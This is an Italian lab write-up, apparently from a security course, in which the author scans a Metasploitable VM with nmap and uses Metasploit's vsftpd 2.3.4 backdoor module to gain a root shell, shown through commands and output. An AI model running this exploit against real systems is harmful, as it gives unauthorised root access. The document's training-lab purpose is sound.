Cambiamo indirizzo ip a Metasploitable come richiesto dalla traccia:


Lanciamo poi una scansione sulla macchina Metasploitable per rivedere rapidamente i servizi attivi (che sappiamo essere vulnerabili)

```
-(kali⊛kali)-[~]
s nmap -sV 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-04 07:51 EST
Nmap scan report for 192.168.1.149
Host is up (0.036s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT
         STATE SERVICE
                           VERSION
21/tcp
         open ftp
                           vsftpd 2.3.4
                           OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
                           Linux telnetd
                           Postfix smtpd
53/tcp open domain
                           ISC BIND 9.4.2
                           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
80/tcp open http
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login?
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
514/tcp open shell
                           Netkit rshd
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs
                           2-4 (RPC #100003)
2121/tcp open ftp
                           ProFTPD 1.3.1
3306/tcp open mysql?
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
                           VNC (protocol 3.3)
5900/tcp open vnc
6000/tcp open X11
                            (access denied)
                           UnrealIRCd
6667/tcp open irc
8009/tcp open ajp13
                           Apache Jserv (Protocol v1.3)
8180/tcp open http
                           Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN
; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at http
s://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 186.93 seconds
```


Torniamo sulla nostra MSFConsole e vediamo se esiste un exploit per il servizio «vsftpd». Possiamo fare una ricerca con il comando «search» seguito dal nome del servizio.

```
msf6 > search vsftpd
Matching Modules
   # Name
                                             Disclosure Date
                                                                         Che
ck Description
   0 auxiliary/dos/ftp/vsftpd_232
                                             2011-02-03
                                                              normal
                                                                         Yes
    VSFTPD 2.3.2 Denial of Service
   1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03
                                                              excellent
                                                                         No
    VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use e
xploit/unix/ftp/vsftpd_234_backdoor
<u>msf6</u> >
```

Utilizziamo il comando «use» seguito dal path dell'exploit per utilizzarlo, come in figura. Successivamente, utilizziamo il comando «show options» per capire quali parametri devono essere configurati.



Come vedete l'indirizzo della macchina vittima (RHOSTS) è necessario. Possiamo configurarlo con il comando «set».



Una volta fatto, ricontrolliamo le opzioni necessarie con il comando «show options» per vedere se abbiamo inserito tutte quelle necessarie. Il campo RHOSTS è stato quindi correttamente inserito.

Ci resta da scegliere e configurare il payload. La prima cosa da fare è vedere quali payload sono disponibili per l'exploit che abbiamo scelto. Possiamo controllarlo utilizzando il comando «show payloads»



Eseguiamo un secondo «show options» per verificare i parametri necessari per eseguire il payload.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
            Current Setting Required Description
  Name
  CHOST
                                       The local client address
                                       The local client port
  CPORT
                             no
  Proxies
                                       A proxy chain of format type:host:port[,type:host:p
                                       ort][ ... ]
  RHOSTS
            192.168.1.149
                                       The target host(s), see https://docs.metasploit.com
                            yes
                                       /docs/using-metasploit/basics/using-metasploit.html
  RPORT
                                       The target port (TCP)
                             yes
Payload options (cmd/unix/interact):
  Name Current Setting Required Description
Exploit target:
  Id Name
  0
      Automatic
```

Lanciamo l'attacco con il comando «exploit»:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)

[*] 192.168.1.149:21 - USER: 331 Please specify the password.

[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...

[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.

[*] Command shell session 1 opened (192.168.1.100:42827 → 192.168.1.149:6200) at 2024-03-04 08:03:00 -0500
```

Una sessione è stata aperta, abbiamo una shell sul sistema remoto.

Proviamo quindi ad eseguire «ifconfig» che ci restituirá, se é andato a buon fine la procedura,

l'indirizzo ip di Metasploitable.

```
msf6 exploit(
                                            ) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[★] Command shell session 1 opened (192.168.1.100:42827 
ightarrow 192.168.1.149:6200) at 2024-03-04 08
:03:00 -0500
ifconfig
          Link encap:Ethernet HWaddr 08:00:27:9b:54:e5 inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0
eth0
           inet6 addr: fe80::a00:27ff:fe9b:54e5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:1730 errors:0 dropped:0 overruns:0 frame:0
           TX packets:1843 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:137384 (134.1 KB) TX bytes:144046 (140.6 KB)
          Base address:0×d020 Memory:f0200000-f0220000
lo
          Link encap:Local Loopback
           inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
           RX packets:411 errors:0 dropped:0 overruns:0 frame:0
           TX packets:411 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
           RX bytes:133481 (130.3 KB) TX bytes:133481 (130.3 KB)
```